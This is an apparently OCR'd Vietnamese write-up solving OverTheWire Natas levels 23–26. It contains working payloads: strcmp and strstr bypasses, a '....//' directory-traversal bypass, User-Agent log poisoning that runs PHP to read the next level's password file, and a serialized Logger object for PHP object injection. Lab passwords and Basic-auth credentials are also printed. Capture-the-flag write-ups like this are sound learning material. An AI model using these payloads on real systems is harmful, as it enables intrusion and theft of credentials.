- Hàm strstr() so sánh chuỗi iloveyou với đầu vào của chúng ta và kiểm tra xem chuỗi đó có lớn hơn int(10) hay không


- **strstr()** đơn giản là "Tìm lần xuất hiện đầu tiên của một chuỗi", vì vậy chuỗi không cần phải bằng iloveyou, nó chỉ cần có mặt trong chuỗi. Sau đó, để bỏ qua phần thứ hai của chuỗi, tôi chỉ cần thêm một số vào trước chuỗi, chẳng hạn như: 11iloveyou.



Natas Level 23 → Level 24

```php
<?php
    if(array_key_exists("passwd",$_REQUEST)){
        if(!strcmp($_REQUEST["passwd"],"<censored>")){
            echo "<br>The credentials for the next level are:<br>";
            echo "<pre>Username: natas25 Password: <censored></pre>";
        }
        else{
            echo "<br>Wrong!<br>";
        }
    }
    // morla / 10111
?>
```

- Bài này dùng strcmp có nghĩa là sẽ so sánh 2 chuỗi giống vs password thì in cách bypass ở đây sẽ là
- ta chỉ cần đổi param passwd thành mãng là vô được



Username: natas25 Password: O9QD9DZBDq1YpswiTM5oqMDaOtuZtAcx


Natas Level 24 → Level 25

- Bài này ta sẽ phải bypass từng hàm để vào được natas26


Ở đây ta có filter như sau

```php
    function safeinclude($filename){
        // check for directory traversal
        if(strstr($filename,"../")){
            logRequest("Directory traversal attempt! fixing request.");
            $filename=str_replace("../","",$filename);
        }
```

- Để bypass đoạn này ta sẽ sử dụng "….//"




- Đoạn này nếu path đó có tồn tại sẽ gặp lỗi trên còn không thì hiển thị bình thường




- Nên ta sẽ thử làm sao để đọc được log

```
$fd=fopen("/var/www/natas/natas25/logs/natas25_" . session_id() .".log","a");
```

- Ở đoạn này nó sẽ mở file .log này lên ta thử vào xem sao
- session_id = g4fgnu8v31io03qa377c268pm4
- ?lang= …./logs/natas25_g4fgnu8v31io03qa377c268pm4.log



- Ở đây có lỗi như này



- Đoạn này nè

```php
<?php
    session_start();
    setLanguage();

    echo "<h2>$__GREETING</h2>";
    echo "<p align=\"justify\">$__MSG";
    echo "<div align=\"right\"><h6>$__FOOTER</h6><div>";
?>
<p>
```

- Nó đòi các biến đó bây h ta tìm cách nhập biến đó thôi

```php
$log=$log . " " . $_SERVER['HTTP_USER_AGENT'];
```

- Ta thấy ở đây nó đòi header USER_AGENT mà ở đây có thể thực hiện được php code
- Ta sẽ có request như sau

```
GET /?lang=....//logs/natas25_g4fgnu8v31io03qa377c268pm4.log HTTP/1.1
Host: natas25.natas.labs.overthewire.org
Authorization: Basic
bmF0YXMyNTpPOVFEOURaQkRxMVlwc3dpVE01b3FNRGFPdHVadEFjeA==
Upgrade-Insecure-Requests: 1
User-Agent: <?php global $__MSG; $__MSG="cc";?>
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Accept-Encoding: gzip, deflate
Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
Cookie: PHPSESSID=g4fgnu8v31io03qa377c268pm4
Connection: close
```

```
</h2>
<p align="justify">
  cc<br />
```

- Mà ở đây để tim được pass của bài sau thì ta phải vào được /etc/natas_webpass/natas26
- Vậy nên ở đây chỉ cần gán __MSG là file_get_contents của dicrectory đó là được
- payload= User-Agent: <?php global $__MSG;
  $__MSG=file_get_contents('/etc/natas_webpass/natas26');?>

```
Pretty  Raw  Hex
1  GET /?lang=....//logs/natas25_g4fgnu8v31io03qa377c268pm4.log HTTP/1.1
2  Host: natas25.natas.labs.overthewire.org
3  Authorization: Basic
   bmF0YXMyNTpPOVFEOURaQkRxMVlwc3dpVE01b3FNRGFPdHVadEFjeA==
4  Upgrade-Insecure-Requests: 1
5  User-Agent: <?php global
   $__MSG;$__MSG=file_get_contents('/etc/natas_webpass/natas26');?>
6  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/
   webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7  Accept-Encoding: gzip, deflate
8  Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
9  Cookie: PHPSESSID=g4fgnu8v31io03qa377c268pm4
10 Connection: close
11
12
```

```
Pretty  Raw  Hex  Render
      </b>
      :  Undefined variable: __GREETING in <b>
        /var/www/natas/natas25/index.php
      </b>
       on line <b>
        80
      </b>
      <br />
60    <h2>
      </h2>
      <p align="justify">
        8A506rfIAXbKKk68yJeuTuRq4UfcK70k
61      <br />
62      <b>
          Notice
        </b>
```

password : 8A506rfIAXbKKk68yJeuTuRq4UfcK70k

Natas Level 25 → Level 26

Name	Value	Do
drawing	YToxOntpOjA7YTo0OntzOjI6IngxIjtzOjE6IjEiO3M6MjoieTEiO3M6M...	nat

- Bài này có 1 cookie khá lạ là drawing
- Ta unserialize thì được như sau

```
if (array_key_exists("drawing", $_COOKIE)){
    $drawing=unserialize(base64_decode($_COOKIE["drawing"]));
}
else{
    // create new array
    $drawing=array();
}

$drawing[]=$new_object;
setcookie("drawing",base64_encode(serialize($drawing)));
```

```
<?php

$drawing=unserialize(base64_decode("YToxOntpOjA7YTo0OntzOjI6IngxIjtzOjE6IjEiO3M6MjoieTEiO3M6MToiMiI7czoyOiJ4MiI7czoxOiIzIjtzOjI6InkyIjtzOjE6IjQiO319"));
print_r($drawing);
```

PHP Versions and Options (8.2.5)

Other Options

Execute Code | Save or share code

esult for 8.2.5: Execution time:

ray

```
[0] => Array
    (
        [x1] => 1
        [y1] => 2
        [x2] => 3
        [y2] => 4
    )
```

- Bây giờ cầm cái này bypass theo source là được


```
function showImage($filename){
    if(file_exists($filename))
        echo "<img src=\"$filename\">";
}
```

- Chắc sẽ đọc flag bằng hàm trên


```php
<?php

class Logger{
        private $logFile;
        private $initMsg;
        private $exitMsg;

        function __construct(){
            // initialise variables
            $this->initMsg="<?php echo cc; ?>\n";
            $this->exitMsg="<?php echo cc2; ?>\n";
            $this->logFile = "/img/cc.txt";
        }
}
$cc = new Logger();
echo base64_encode(serialize($cc))."\n";
```


- Logfile sẽ được ghi vào /img/cc.txt
- Ở đây ta sẽ check log file như bài trước xem có gì không

- Không được rồi ta thử excute code trên 2 biến trên có được không chắc nó giống bài trước thôi



- Excute code ở đây được rồi nè h lấy pass thôi






PSO8xysPi00WKIiZZ6s6PtRmFy9cbxj3


Natas Level 26 → Level 27

